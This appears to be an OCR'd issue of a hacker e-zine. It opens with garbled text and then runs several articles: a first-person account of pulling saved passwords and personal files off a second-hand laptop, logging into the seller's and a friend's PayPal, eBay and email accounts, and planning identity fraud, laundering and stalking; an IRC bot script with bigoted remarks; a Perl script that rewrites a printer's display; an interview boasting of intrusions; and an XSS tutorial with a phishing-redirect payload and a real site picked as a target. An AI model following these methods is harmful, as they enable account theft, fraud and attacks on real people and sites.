 qrmjI6zP, 6H1p rnQP D0/ghVpV zGOJn 4SsB 10L2kiU. GpvTI. EnH+c yz+6kX
 mbp1 vugRJ9K65K. 8Z9 zZnK y6yDb glE WTE 98DwUbesdrY. WOx5Bd B61p gsbjBE
 XQsmMF8GD z2Y 5G7R rUvH, otsoGGLK RC L72wWZ w8+5UfUU ehc2 ZiSfx 9Lu
 qiVRtx spUQ+4O thWJ unUQML 6OFPs A/Co /T3Bo.
////////////////////////////////////////////////////////////////////////////////////////////////////
```

Please ignore the bars; they are there to separate the paragraph/s from everything else.

After you pick your jaw up off the floor, take a little time to congratulate the team and everyone who played a part in the making of the issue. Take care and happy hacking.

Dev_Null ..out.

FOLLOWING THE PAPER TRAIL - STEALING AN IDENTITY - DESTROYING A LIFE

Article by Hyper

So, all those tales you hear about your info being stolen from underneath your very nose. Terrifying, isn't it? Let me give you one tip... when you sell a laptop, don't sell it with a hard drive in it. The following article is true. This is to protect the innocent person who left me their info to swipe. I didn't steal any pay pal accounts or eBay accounts to write this article. I'm going to use simple, easy to use tools. There's nothing custom, nothing to write home about. It's not so much skill that gets you - its methods.


I create an eBay account. In fact I create 10. I trade between myself for a while adding to my profile, and soon I have a rating of 25 positive feedback. I crawl through eBay for a laptop that has collection in London possible. I have already decided on a few other things my laptop lot should have, and I bid. I bid on a laptop on eBay, and I win. (Of course I win!)

14:30: So I meet the guy selling the laptop, in his car outside a London tube station. I've bought the laptop from eBay. I'm meeting him in person to pay by cash. The laptop is costing £200, an amount of money that is easy to make back. It's simple, really.

The guy shows me that the laptop works fine, and explains he reinstalled the software yesterday and has hardly used it since. There aren't any personal details on it anyway. Well, that's fine isn't it? Seemed like a nice fellow... not a bad car,either.

This experiment is to show that within 24hrs I can take this laptop, and make thousands out of the information. It's to show that people are unaware what is being handed over. So, I bugger off home with my new laptop in my bag. The clock is ticking on my project.

16:00: I get the laptop home and install Cain and Abel. This is something I don't do first all the time but - hey. It's a nice program that runs nicely on Windows, and takes seconds to install. I use Cain to rip saved email accounts and passwords:



From Cain's credential manager; I get 4 email accounts two, with passwords.

From IE7 Passwords section, I get an eBay account and password, and a Paypal account and password. I get his WPA-PSK wireless ssid and password

16:05: This took my less than five minutes. But I'm not really showing you anything you can't do yourself. Please remember that he said he had formatted it himself a few days ago so this is what Windows has stored over the last few days. This is going to be fun. I then run a program called Photorec on the laptop. This will take about 1.5 hours on the 30gig drive. Photorec doesn't only get photos, it rips lots of different files. Let's see what we find.

17:20: I find 170 MP3 files of the Koran, and some pretty funny pictures, some not suitable for the under 18s :-)

I have found two documents of interest... a car insurance document and a copy of his credit score from Experian.

Your Experian UK Credit Report

Your Experian credit report is produced under Section 7 of the Data Protection Act 1998.

Prepared for: MR M[redacted]N

Reference: 4162[redacted]

Statement of Your Rights

This statutory Experian credit report reflects the information held by Experian on the date shown here: 22 June 2007

Account Information

This section of your report contains information about any current or previous accounts that have been provided to Experian by lenders. Accounts are kept on your report for six years from date of settlement or default. A status history is included against each account showing how up-to-date payments have been made to the companies with which you hold accounts.

Entry Number:	C1
Name and address:	MR [redacted] 16,[redacted], LONDON W9,[redacted]
Date of birth:	15 [redacted] 1977
Company name:	CLYDESDALE FINANCE
Account type:	Loan
Started:	24/11/2006
Current Balance:	£1,480

swiftcover.com

Date of Issue: 25 July 2007

Certificate of Motor Insurance

Certificate number	2[redacted]
1 Registration mark of vehicle	a.[redacted] - MERCEDES C 200K AVANTGARDE b. Any motor car supplied to the policyholder under the Replacement Car Option (Section J) of this Policy or any motor car supplied to the policyholder under an agreement between the insurers and a Recommended repairer while the Car described above is being repaired by that repairer as a direct result of damage covered by this Policy.
2 Name of policyholder	Mr U[redacted]
3 Effective date of the commencement of insurance for the purposes of the relevant law	10:44hrs 25/07/2007

17:35: I run searches on words such as “password” and “user name”. I look for some other stuff, nothing too interesting, hidden on this system, as the aim of this exercise is to open up this guy's life and learn as much about him/them as possible. This is how identities get stolen and used. So I continue....

17:45: I also check his IE history. He hasn't formatted and reinstalled a few days ago. This history goes back for weeks. It looks like there are a lot of prison websites. Hmm, and of course a little porn, and he's lonely, he looks at singles adverts on Gumtree.

18:00: Let's check the email accounts I found. These are not his; they're for a couple of girls. One account is obviously a child's. The other belongs to a graduate. I look through her account.

18:15: I get her Facebook account details, and have a laugh at her personal inbox

18:20: I then download her credit report. 945/1000. Excellent…

18:30: I then go onto her monster.co.uk account and download her CV. Its an old one, but I look in her sent items, and find a more up to date one. Wallop! There it is.


18:45: I check my scratch pad:

- I know where she works.
- I know where she lives
- I know her DOB
- I know who she has loans with and how much she owes, etc
- A quick online search and I find out how much she bought her house for.
- She has excellent credit, and would probably be fit for a credit card with a massive limit.

She can now be taken to the cleaners. It's a shame, as it's not even her PC. I check a load of other things she's a member of... nothing interesting. Oh except her iTunes account.... I take note of that...nothing quite like free music.

19:00: Back to the laptop owner… I continue through his files - there are a couple of interesting things in his history... I look at all his family photos, and find one I'm sure his him - yesterdays meet was over in 1 min flat.

19:10: I look him up on face book.



19:15: I try his Pay-Pal and eBay password... bingo.

I check his payment options; I make a note of his credit card and bank details. I log out - no damage is done.

19:30: I then check the credit card details, with his details on his credit report. I make a note he has only used £1275 of £4000 limit. His bank account has used half of its £2000 o/d limit. If I wanted to find out when and how he is paid into his account, I could call him and ask him these details using Social Engineering. I would like to do this scam without the victim having first had contact, however.

20:00: I wonder if the fellow uses the same password for his email account. Of course he does. I read his mails and any I read I mark as unread again. So with this info now, I open up the guy's life.

20:30: I can see his credit limit is good. I also get his CV from his email, I check out his online poker account. So what would happen now? Well, I'd watch his email account for the next few months and wait till he lets someone know he's on holiday. I'll maybe phone him whilst he's away pretending to be a job agency or something, to see if he is using a pc while away... if not, well this is when this will happen. Some would go for the quick kill. They could sell the above info on IRC. Walk away.

For both these people I can now order credit cards,as I now have their previous addresses and personal information. I can at the same time use Paypal to empty bank accounts and credit cards, forwarded to other stolen accounts. The money will be passed through many accounts, before it gets withdrawn via a purchase of some sort. Probably something that can be downloaded. This isn't the end!

I know his address and his wireless details. This could lead to everyone in his house being done. I could also steal his rubbish and get what I could from that - from here I could check what time he leaves for work, find out if his post box is accessible from the outside. I could stick a phone under his car, track him to see where he goes during the day - maybe there is some blackmail material to be had.

21:00: So the scratch pad now looks a bit like this:

Target1
- Name
- DOB
- Hobbies
- Address
- Credit report
- Email address + password
- Facebook address + Password
- EBay address and password

Target 2
- Name
- DOB
- Hobbies
- Address
- Credit report
- Email address + password
- Facebook address + Password
- Ebay address + password
- pay-pal address + password
- Car registration number + policy number
- SSID + Password

So in six and a half hours I have taken this guys life apart, along with one of his friends who made the mistake of logging into his pc, once. Just the once, that's all it takes.

Coming Next issue…
Creating free hotel internet- stealing information from tourists and business types + Studying IT security in India - Is it worth the money you could save?

ContextShift

http://contextshift.eu/

Dedicated Hosting

Full-function Virtual Dedicated Servers, based on Enterprise-grade Xen technology, provide all the functionality, flexibility and power of an unmanaged dedicated server, at a fraction of the cost.
ContextShift VDS machines come standard with ECC memory and RAID1 (mirrored) storage, and are available in a wide range of capacities and prices.

	Memory	Disk Space	Bandwidth	Price
VM64	64 MB	5 GB	25 GB	£ 6
VM96	96 MB	7.5 GB	37.5 GB	£ 9
VM128	128 MB	10 GB	50 GB	£ 12
VM256	256 MB	22.5 GB	100 GB	£ 23
VM512	512 MB	45 GB	200 GB	£ 44
VM1024	1024 MB	100 GB	2 Mbps	£ 84
VM2048	2048 MB	200 GB	5 Mbps	£ 160

To find out more about what we can do for you, check out our web site at
http://ContextShift.eu/
or email us at sales@ContextShift.eu

RAID, noun – Redundant Array of International Datacenters

See web site for details. Prices are excluding 17.5% UK VAT. Mbps bandwidth is calculated with 95 percentile method.

LEONIDAS... IRC BOT

BY JOJO

Hey everyone, I'm JoJo, I'm one of the IRC Admins on HVNet, and I'm from Manchester, UK. I have been scripting mIRC for a while now. I started out just doing the basic startup script, and then moved on to bigger things. This article is going to be about my IRC bot, Leonidas.

Firstly, let me tell you a little about mIRC script. mIRC script is a scripting language for the shareware IRC client mIRC. It is mainly used to make scripts that will make your general IRC experience easier - for example, you can create quick scripts to make mIRC connect to certain networks when the program is started, to join certain channels after connecting to a certain network, or maybe even just to identify with services. Of course, that isn't everything you can do with it, they are just some of the more basic scripts that you can create.

Leonidas is an IRC bot, created in mIRC script, that originally started out as an auto-voice bot for #hvr, but ended up becoming so much more. As time went on, more and more functions got added, and now it is used mainly for the amusement of #dirt, kicking and pillaging against Canadians, French, Gingers, Macs, Mac Users, Jews and Vesalius.

First I'm going to list the functions, and then I will explain them in more detail.

Functions (in order of implementation):

- Auto-Voice
- 300
- Leonidas *
- War cry
- "I think..."
- Others
- Message
- Echelon
- cmd *
- Voice All
- Kick/Ban
- Banhammer

- Auto-Voice

First up is the Auto-Voice script, which waits for people to Join certain channels, and checks whether they are blacklisted. If they are not, then it automatically gives them +v, allowing the channel to be constantly +m without the channel operators always giving voice to people, and allowing them to concentrate on more pressing matters.

After about a week of it being used solely as an auto-voice bot, I decided to make more use of it and started adding in random functions that I believed may come in handy, either for channel entertainment or channel control.

- 300

the !300 function was created just after the film was released in the UK, Leonidas will pm you a quote from the film.

- *Seen*

The 'Seen' script, created by Timboss for his bot 'BOT', (as you can tell, he is very creative with

the naming system.) is now implemented on Leonidas, Dirtbot and BOT. This script can be very useful. You send the correct command for the correct bot("Leonidas seen <user>","Dirtbot seen <user>""!seen <user>"), and you should get when that person was last seen by the bot.

Example:

```
[13:46|54] <JoJo> Leonidas seen SHAGGSTaRR_licks_Daves_Ear
[13:46|55] <Leonidas> No entry found for username
 SHAGGSTaRR_licks_Daves_Ear.
```

-- War cry
The "Leonidas War Cry" command is a “use it one time and forget about it” kind of command. You use it once, it shouts its war cry to the channel and then you forget about it. lol

-- I think...
Another function purely for entertainment purposes and only just implemented at the time this article was first written. Typing "Leonidas what do you think?" in a channel with Leonidas, will grant you a one line 'I think' quote, gathered from the people of #dirt. #dirt by the way is a channel on THV IRC.
Note: Due to the language and obscenity, this command won’t work in #hvr

-- Others
Leonidas ^5 / ^5 Leonidas, makes Leonidas ^5 you back
Leonidas orly?, makes Leonidas respond with "yarly"
Leonidas Gravestone, tells you what I want my tombstone/headstone to say. :D
!buttsechs, gives a random person some surprise buttsechs!

- Message
This function is purely for entertainment purposes and only available to a select few people. PM'ing Leonidas "msg <message>" will make Leonidas send your message to #dirt without anyone knowing who sent it. Where's the entertainment in that? Well, when you're having a normal conversation, and what you believe to just be a bot starts flaming and kicking random people... :P

- Echelon
First, a brief description of what Echelon actually is:

Wikipedia Quoted:
"ECHELON is a name used in global media and in popular culture to describe a signals intelligence collection and analysis network operated on behalf of the five signatory states to the UKUSA agreement; Australia, Canada, New Zealand, the United Kingdom and the United States, known as AUSCANZUKUS.

The system has been reported in a number of public sources. Its capabilities and political implications were investigated by a committee of the European Parliament during 2000 and 2001 with a report published in 2001.

In its report, the European Parliament states that the term ECHELON is used in a number of contexts, but that the evidence presented indicates that it was the name for a signals intelligence collection system. The report concludes that, on the basis of evidence presented, ECHELON was capable of interception and content inspection of telephone calls, fax, e-mail and other data traffic globally through the interception of communication bearers including satellite transmission, public switched telephone networks and microwave links. The committee further concluded that "the technical capabilities of the system are probably not nearly as extensive as some sections of the media had assumed."

The !echelon command will message the current channel a couple of suspected words that are

meant to set off the Echelon system.

- cmd
-- Voice all
Using the "!cmd voice all" requires you being a channel operator, and will automatically voice everyone in the channel

- Kick / Ban

- Kick
You send the "!cmd kick <user>" command into the channel, then Leonidas checks to see if you are a channel operator and if <user> is a channel operator. If you are, and <user> is, then it will reply in the channel "I am not willing to kick someone who has OP status.". If you're an op and <user> isn't, then <user> will get kicked.

You may also kick people through PM'ing Leonidas "kick <user>", which will do the same checks and if all goes well, <user> will be kicked from #dirt. The PM side of the kick function is more for entertainment than anything else, as no one knows who made Leonidas kick <user>. It's fun to watch to say the least. :D

- Ban
You send the "!cmd ban <user>" command into the channel, then like the kick function, Leonidas will make sure you are an OP. If you are, then <user> will be banned. Although the user will be banned, they haven't been kicked. If you want them to be Banned and Kicked, then the next function is the way to go.

- Kick & Ban
You send the "!cmd kb <user>" into the channel and Leonidas will use both functions described above.

I would say mIRC script can be very useful, and yes, it isn't C++, but when it comes to coding IRC Bots, I will always choose mIRC script. It's easy to learn, and if you spend enough time with it, you can do a lot of crazy and fun things. If anyone is thinking about learning mIRC script orif you would like to speak about the source code for Leonidas, just point your IRC Client to irc.hackervoice.co.uk and join #JoJo

```
[01:39|01] <@JoJo> Leonidas war cry
[01:39|05] <@Leonidas> Brave Warriors, I have won great renown for leading men to victory!
[01:39|08] <@Leonidas> I see no reason to change the habbits of a lifetime today!
[01:39|10] <@Leonidas> So be not backwards in your attack, carry the fight to the enemy, give him not a moments
  rest, scream your defiance in his face, stab him, kick him, bite him.....
[01:39|13] <@Leonidas> cut out his liver and.....
[01:39|16] <@Leonidas> WARGHHHHHHHHH!!!!!11!1!oneeleven!1!
[01:45|35] <@JoJo> !cmd voice all
[01:45|36] * Leonidas sets mode: +v JoJo
[01:45|36] * Leonidas sets mode: +v Leonidas
[01:45|37] * Leonidas sets mode: +v lol
[01:45|49] <@JoJo> Leonidas what do you think?
[01:45|51] <@Leonidas> I think your a cry baby like AttackofTheCold
[01:45|59] <@JoJo> Leonidas ^5
[01:46|01] <@Leonidas> ^5 JoJo
[01:46|05] <@JoJo> ^5 leonidas
[01:46|05] <@Leonidas> ^5 JoJo
[01:46|12] <@JoJo> Leonidas orly?
[01:46|12] <@Leonidas> yarly
[01:46|19] <@JoJo> !buttsechs
[01:46|19] * @Leonidas gives JoJo some surprise buttsechs!!
[01:46|25] <@JoJo> !echelon
[01:46|25] <@Leonidas> sulfur, c4, composition b, amatol, petn, lead azide,
[01:46|34] <@JoJo> !cmd kick lol
[01:46|34] * lol was kicked by Leonidas (Leonidas)
[01:46|35] * lol (JoJo@hax0r-2D420611.bagu.cable.ntl.com) has joined #Leonidas
[01:46|35] * Leonidas sets mode: +v lol
[01:48|30] <@JoJo> !cmd ban lol
[01:48|30] * Leonidas sets mode: +b *!*JoJo@hax0r-2D420611.bagu.cable.ntl.com
[01:48|34] <@JoJo> !cmd unban lol
[01:48|35] * Leonidas sets mode: -b *!*JoJo@hax0r-2D420611.bagu.cable.ntl.com
```

- *Source Code*

```
on 1:kick:*:{
  if (($me isin $knick) || (JoJo isin $knick) && ($chan != #hvr)) {
    if ($me isin $nick) || (JoJo isin $nick) {
      kick $chan $nick REVENGE!
    }
  }
}

on 1:text:!300*:*:/msg $nick $read(300.txt)

on 1:text:*:#:{
  if (($1 == ^5) && ($2 == Leonidas)) {
    msg $chan ^5 $nick
  }
  elseif ($1 == Leonidas) {
    if ($2 == ^5) {
      msg $chan ^5 $nick
    }
    elseif (raptors isin $2-) {
      msg $chan RAPTORS FTW kthxbai
    }
    elseif ($2 == orly) {
      msg $chan yarly
    }
    elseif (ninja isin $2-) {
      msg $chan Ninja's > Pirates kthnxbai
    }
    elseif ($2- == $read(insults2.txt,w,$2-)) {
      msg $chan $read(insults.txt)
    }
    elseif ($2 == gravestone) {
      tombstone
    }
    elseif (roll == $2) {
      msg $chan $rand(1,$3)
    }
    elseif ($2 == seen) {
      msg $chan $seenparse($3)
    }
    elseif ((what do you think? isin $2-) && ($chan != #hvr)) {
      msg $chan $read(ithink.txt)
    }
  }
  elseif ($1 == !song) {
    if ($2 == PS3) {
      /play $nick "ps3.txt" 0.01
    }
    elseif (($2 == monkey) || (code monkey isin $2-)) {
      /play $nick "code_monkey.txt" 0.01
    }
    elseif ($2- == albino) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/albino.php
    }
    elseif ($2- == ugly baby) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/baby.php
    }
    elseif ($2- == satan) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/satan.php
    }
    elseif ($2- == Classic rock song) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/rock.php
    }
    elseif ($2- == craig) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/craig.php
    }
    elseif (($2- == D & D) || ($2- == D n D)) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/DnD.php
    }
    elseif ($2- == halloween) {
      msg $chan
http://jojo.jiggawatts.net/songs/stephenL/halloween.php

    }
    elseif (($2- == nazi) || ($2- == Little tiny mustache)) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/nazi.php
    }
    elseif ($2- == love song) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/love.php
    }
    elseif ($2- == mixer at delta chi) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/chi.php
    }
    elseif ($2- == not home) {
      msg $chan
http://jojo.jiggawatts.net/songs/stephenL/nhome.php
    }
    elseif ($2- == pierre) {
      msg $chan http://jojo.jiggawatts.net/songs/stephenL/pierre.php
    }
    elseif ($2- == voices in my head) {
      msg $chan
http://jojo.jiggawatts.net/songs/stephenL/voices.php
    }
    elseif ($2- == vanilla ice cream) {
      msg $chan
http://jojo.jiggawatts.net/songs/stephenL/vicream.php
    }
    elseif ($2- == list) {
      msg $chan http://jojo.jiggawatts.net/songs
    }
    elseif ($2 == request) {
      if ($nick == $read(requests.txt,w, *$nick*)) {
        msg $chan Thanks $nick $+ , but that song has already been
 requested.
      }
      else {
        /write request.txt $nick :: $3-
        /notice $nick Your song has been added to the Request file!
      }
    }
    elseif ($1 == !300) {
      /msg $chan $read(300.txt)
    }
    elseif ($1 == !cmd) {
      if ($chan != #hvr) {
        if ($2 == kb) {
          if ($me isop $chan) {
            if ($nick == JoJo) { ban $chan $3- | kick $chan $3- }
            else msg $chan no thx.
          }
        }
        elseif (JoJo isin $3) {
          msg $chan HaHaHaHa $nick you are very funny!
          msg $chan but this is even funnier!
          ban $chan $nick
          kick $chan $nick
        }
        elseif ($2 == insult) {
          if ($3 == add) {
            /write insults.txt $4-
            msg $chan Insult added.
          }
```

```
  elseif (($3 == del) && (JoJo isin $nick)) {
        msg $chan Insult removed.
        /write -ds $+ $4- insults.txt
      }
      elseif (($3 == reply) && ($4 == add)) {
        /write insults2.txt $5-
        msg $chan Insult added.
      }
    }
    elseif ($2 == ban) {
      if ($me isop $chan) {
        if ($nick isop $chan) {
          if ($3 == naxxtor) {
            msg $chan No Thanks $nick $+ , that is a one way ticket
to a G:Line.
            halt
          }
          elseif (JoJo isin $3) {
            msg $chan HaHaHaHa $nick you are very funny!
            msg $chan but this is even funnier!
            ban $chan $nick
            kick $chan $nick
          }
          elseif ($3 == DesertRose) {
            msg $chan I Refuse to ban the only Female(claiming to
be.) on the Internet.
          }
          elseif ($3 == belial) {
            msg $chan OMG ITS Be|ia|!!!!! RUN THE FEK AWAY!!
            halt
          }
          elseif ($3 == be|ia|) {
            msg $chan OMG ITS Be|ia|!!!!! RUN THE FEK AWAY!!
            halt
          }
          elseif ($3 == be-lol) {
            msg $chan OMG ITS Be|ia|!!!!! RUN THE FEK AWAY!!
            halt
          }
          else ban $chan $3
          halt
        }
      }
    }
    elseif ($2 == unban) {
      if (JoJo isin $nick) {
        /mode $chan -b $3 $+ $host
        halt
      }
      elseif ($nick isop $chan) {
        mode $chan -b $3 $+ $host
        halt
      }
    }
    elseif (($nick == JoJo) && ($2 == identify)) {
      if ($me == Leonidas) {
        msg $chan I'm already identified
      }
      else {
        /leonidas
      }
    }
    elseif ($2 == kick) {
      if ($me isop $chan) {
        if ($4- == $4-) {
          kick $chan $3 $4-
          halt
        }
        else {
          kick $chan $3 If You say so...
        }
      }
      elseif (JoJo isin $nick) {
        if ($4- == $4-) {
          kick $chan $3 $4-
          halt
        }
        else {
          /kick $chan $3 THIS. IS. $chan $+ !!!!!!!
        }
      }
      elseif ($3 == dirtbot) {
        msg $chan Sorry $nick $+ , we have a Mutual Protection
act.
        halt
      }
      elseif ($3 == $me) || (JoJo isin $3) {
        msg $chan HaHaHaHa, you are very funny.....
        msg $nick HaHaHaHa, you are very funny.....
        kick $chan $nick !cmd kick $me lol
      }
      elseif ($3 isop $chan) {
        msg $chan sorry $nick $+ , I am not willing to kick
someone
 who has op status.
      }
      elseif ($nick isop $chan) {
        if ($4- == $4-) {
          kick $chan $3 $4-
          halt
        }
        else {
          /kick $chan $3 $4-
        }
      }
    }
    else {
      msg $nick sorry $nick $+ , your command was not
understood.
    }
  }
  elseif ($chan == #hvr) {
    halt
  }
 }
}
on 1:text:*:?:{
 if ($1 == kick) {
  if ($nick isop #dirt) {
   msg $nick Done.
   kick #dirt $2 $3-
  }
 }
 elseif (($nick == Blue_Chimp) || ($nick == JoJo)) {
  if ($1 == msg) {
   msg #dirt $2-
  }
 }
 else {
  msg $nick Either your command is not currently recognised, or it
is
 a command that cannot be used in a PM.
 }
}
```

HP LaserJet Messages

Article By : Twist

This is my first ever written article , not just for the Hacker Voice digest, but actually the first article I have ever written anywhere, so please bear with me.

Changing the ready message of a LaserJet printer:

This is a very simple prank you can pull on co-workers, friends, your boss or anyone in the vicinity of a LaserJet printer. As some of you may know, Laserjets have a built in remote CLI, called PJL (Printer Job Language). This introduces some fun little tweaks. I am only going to tell you the command for changing the screen, solely because I am not bored enough to learn PJL.

The Hack:

First of all you will need a printer on your local network, you can either use the following perl script I have written, or you can telnet to the printer on the port 9100. After connecting type the following command, replacing <DISP> with the message you want to be shown.

^]%-12345X@PJL RDYMSG DISPLAY="<DISP>"

[CODE]

```
#!/usr/bin/perl
use IO::Socket;
header();
if (@ARGV < 1){
print "\nUseage: autohp.pl <ip address>\n";
exit
}
$ip = @ARGV[0];
print "\nPlease enter the message to be displayed:
";
chomp( $msg = <STDIN>);
my $sock = new IO::Socket::INET (
                                  PeerAddr => $ip,
                                  PeerPort =>
'9100',
                                  Proto => 'tcp',
                                  );
die "Could'nt create socket: $!\n" unless $sock;
print $sock "\033%-12345X\@PJL RDYMSG
DISPLAY=";
print $sock '"';
print $sock "$msg";
print $sock '"';
print $sock "\n";
print "done\n";
close($sock);
exit;
sub header{
        print "/----------------------\\ \n";
        print "|------AutoHp v1.0------|\n";
        print "|---------Twist---------|\n";
        print "\\-www.hackervoice.co.uk-/\n";
}
[/CODE]
```

Once you close the session, the printer will print some borked telnet headers, and change the ready message.

Reminder: ^] is an escape char, so ctrl-escape will do the trick.

Before we start, I would like to thank you for taking the time out of your day to sit down and answer a few of our questions, I will try and make this as pain free as possible. With any luck, you will enjoy the experience.

So let's start. First of all, could you introduce yourself, what your skills are, and where you're from?

Many people know me as t0pP8uZz. I'm a Programmer/Scripter/Hacker/Cracker, from h4ck-y0u.org. Skills include; programming in java, JavaScript, php, Perl, python, C++, Csharp, vb6 and I've coded in many more that i don't use any more, Pascal for example. And of course cracking, hacking - sql injection, rfi, lfi, session hijacking, CSRF, RCE, and many more

A lot of hackers we speak to have duel lives, working in the computer industry, some times as system admin's by day, and then returning home to the hacker underworld at night. Have you ever found yourself in a similar situation?

I think everyone's been in the situation, but not really at the moment, since we run a security site here at h4ck-y0u.org

So, we want to know more about your Hacker side. What can you tell us about your day to day role and function at h4ck-Y0u, and do you enjoy your time there?

Well, I do spend most of my day on a computer. Every day I have a new target/project, unless of course I'm working on something big. I check h4ck-y0u regularly and contribute as much as possible and yes, of course, if I didn't enjoy I wouldn't come here.

As this is a hacking Interview, lets get down to it. What was your first hack, or the first one that you can remember, and how long ago was it? <you can use false names to hide identity of targets etc.>

Well it was always a fantasy of mine to be a 'hacker'. I spent a lot of time reading stuff, and didn't actually hack anything until I knew every detail in what I was doing, I really can't remember my first hack, since it was so long ago and there've been so many since. I've been in computer security and programming for around 6 years now, I'm still young (not 18 yet) because I started young.

What would you say was your best hack? This seems like a simple enough question, but we have found that people tend to answer with the hack they are most proud of, and it's not always the one from the biggest networks?

I've hacked a lot of big sites. Like you say, it doesn't need to be big to make it feel like a good hack. If I can get into a big site with a simple SQL injection, then the next day I get into a small site with some more advanced techniques, I actually get more of a 'buzz' from the smaller site. But yeah I have hacked a lot of sites in my time on-line so it's hard to say.

Have you ever been in a situation after a hack where you were struck with paranoia, and how did you handle this? A lot of hackers do something and then panic and spend the next few days/weeks worrying if they will get caught.

I don't think I can say I've been in this situation.

While performing a hack, have you ever been in a situation where you felt you were going to get caught, and did you stop or consider your next step, or just go on regardless?

I can say many times I 'think' I'm going to get caught, most of the time it doesn't happen. But I can't say I've never gotten in trouble with the police over computer security related stuff.

A lot of the young hackers are always taken back, and awe-inspired when they hear about NASA or the FBI being hacked, mostly because they think it's hard. Have you ever entered a system of that level, or would you ever try it?

Yeah I have to agree with you there. If you posted vulnerability on NASA, or FBI, everyone would be amazed. Its .gov sites, there's already a vuln. As a matter of fact NASA has huge vulns right now. I don't really want to say if I've been on a server of that level.

Have you ever felt, that you may be under surveillance, and if so, what actions did you take as a result?

Yeah some times you get the feeling someone's onto you. If I happen to be in this spot, I just take a little time out hacking.

A lot of other hacker websites get unique visits from .gov or .mil domains. Have you ever checked the logs of h4ck-Y0u to check and see if your site is being watched, and if so, has it ever worried you?

The logs are checked regularly by a number of admins, but to our knowledge, no, we don't get any visits from those domains…

I'm not sure if you are aware or not, but in the UK, they are introducing new laws which will make it illegal to create/code/distribute hacking tools. Given that this law will spread across Europe and eventually the US, are you aware or making preparations for this?

Yeah I'm totally aware of this, and of course I'm not happy being as I'm from the UK myself. I suppose the actions I will take and advise many other hackers/programmers to take, is don't distribute your hacks/programs as much, like me. I always keep my hacks private, or share with only a few people, so we can work on it together. As with the programs - keep it private, only share with people you trust. There's many programs/scripts I've coded all over the net ranging in many different languages.

And finally to wrap things up, what would be your top 5 tips, for just hacking in general, that you would like to pass onto the next generation of upcoming hackers…?

- Never give up, there's always a way in.
- Don't 'learn to hack' - you have to 'hack to learn'
- Learn a programming language (recommended C/Perl)
- Read as much as you can (anything to do with computers, it will come in handy one time or another)
- Know the operating system. Make sure you know the ins and outs of an operating system before trying to break into it

I would like to thank you for taking part in what I hope will be a new and regular Interview section of our site. Good luck in the future and we wish you many roots.

NON-PERSISTENT XSS

First of all, I'm just going to mention this is in NO WAY intended to be an advanced XSS whitepaper, so if you are in some way an 'uber XSS hax0ring king' please don't start bitching about me being some noob who thinks they are talking about advanced XSS. I know and understand that, and that is why the techniques discussed within this tutorial are in no way advanced.

Hello, and welcome to my first tutorial on Non-Persistent XSS. In this tutorial, I am going to be underlining a basic understanding of how to launch a Non-Persistent XSS attack. Perhaps the most important part of this tutorial will be understanding what a 'Non-Persistent' XSS attack is. This type of 'XSS' (Cross Site Scripting) attack revolves around the server not correctly sanitizing user input, resulting in malicious JavaScript (in this example) code being executed on the frontline user's browser.

An example of a Non-Persistent XSS attack would be as follows:

Ben (Hacker) finds out that John (Victim) often visits www.example.com to use their useful search script (search.php). Ben looks at search.php (www.example.com/search.php) and finds out it does not properly sanitize code which is POST'ed to it. Ben crafts an XSS attack from the URL:

(www.example.com/search.php?search=<script>window.location="http://www.exampleFAKE.com/loginsteal.php"</script>)

Ben then emails John, spoofing the email from admin@example.com, telling John about 'updates' to their search page. John opens the email, see's the 'friendly' link to "www.example.com" and thinks it MUST be safe. John clicks on the link, which takes him to the search page at "example.com"; however, the JavaScript code is then executed, resulting in John being re-directed to Ben's phishing page.

Now, let's find ourselves a target.

GoogleDorks are PARTICULARLY useful when it comes to this :) Although, naturally, if you are trying to find a vulnerability within a certain website, there is little point Googling to find the certain website itself:

GoogleDork='inurl:"search.php?query=" +"login"'
3rd Result Down:
www.banderlogs.co.uk/search.php?query=area

That looks like a nice URL to try out an attack on!

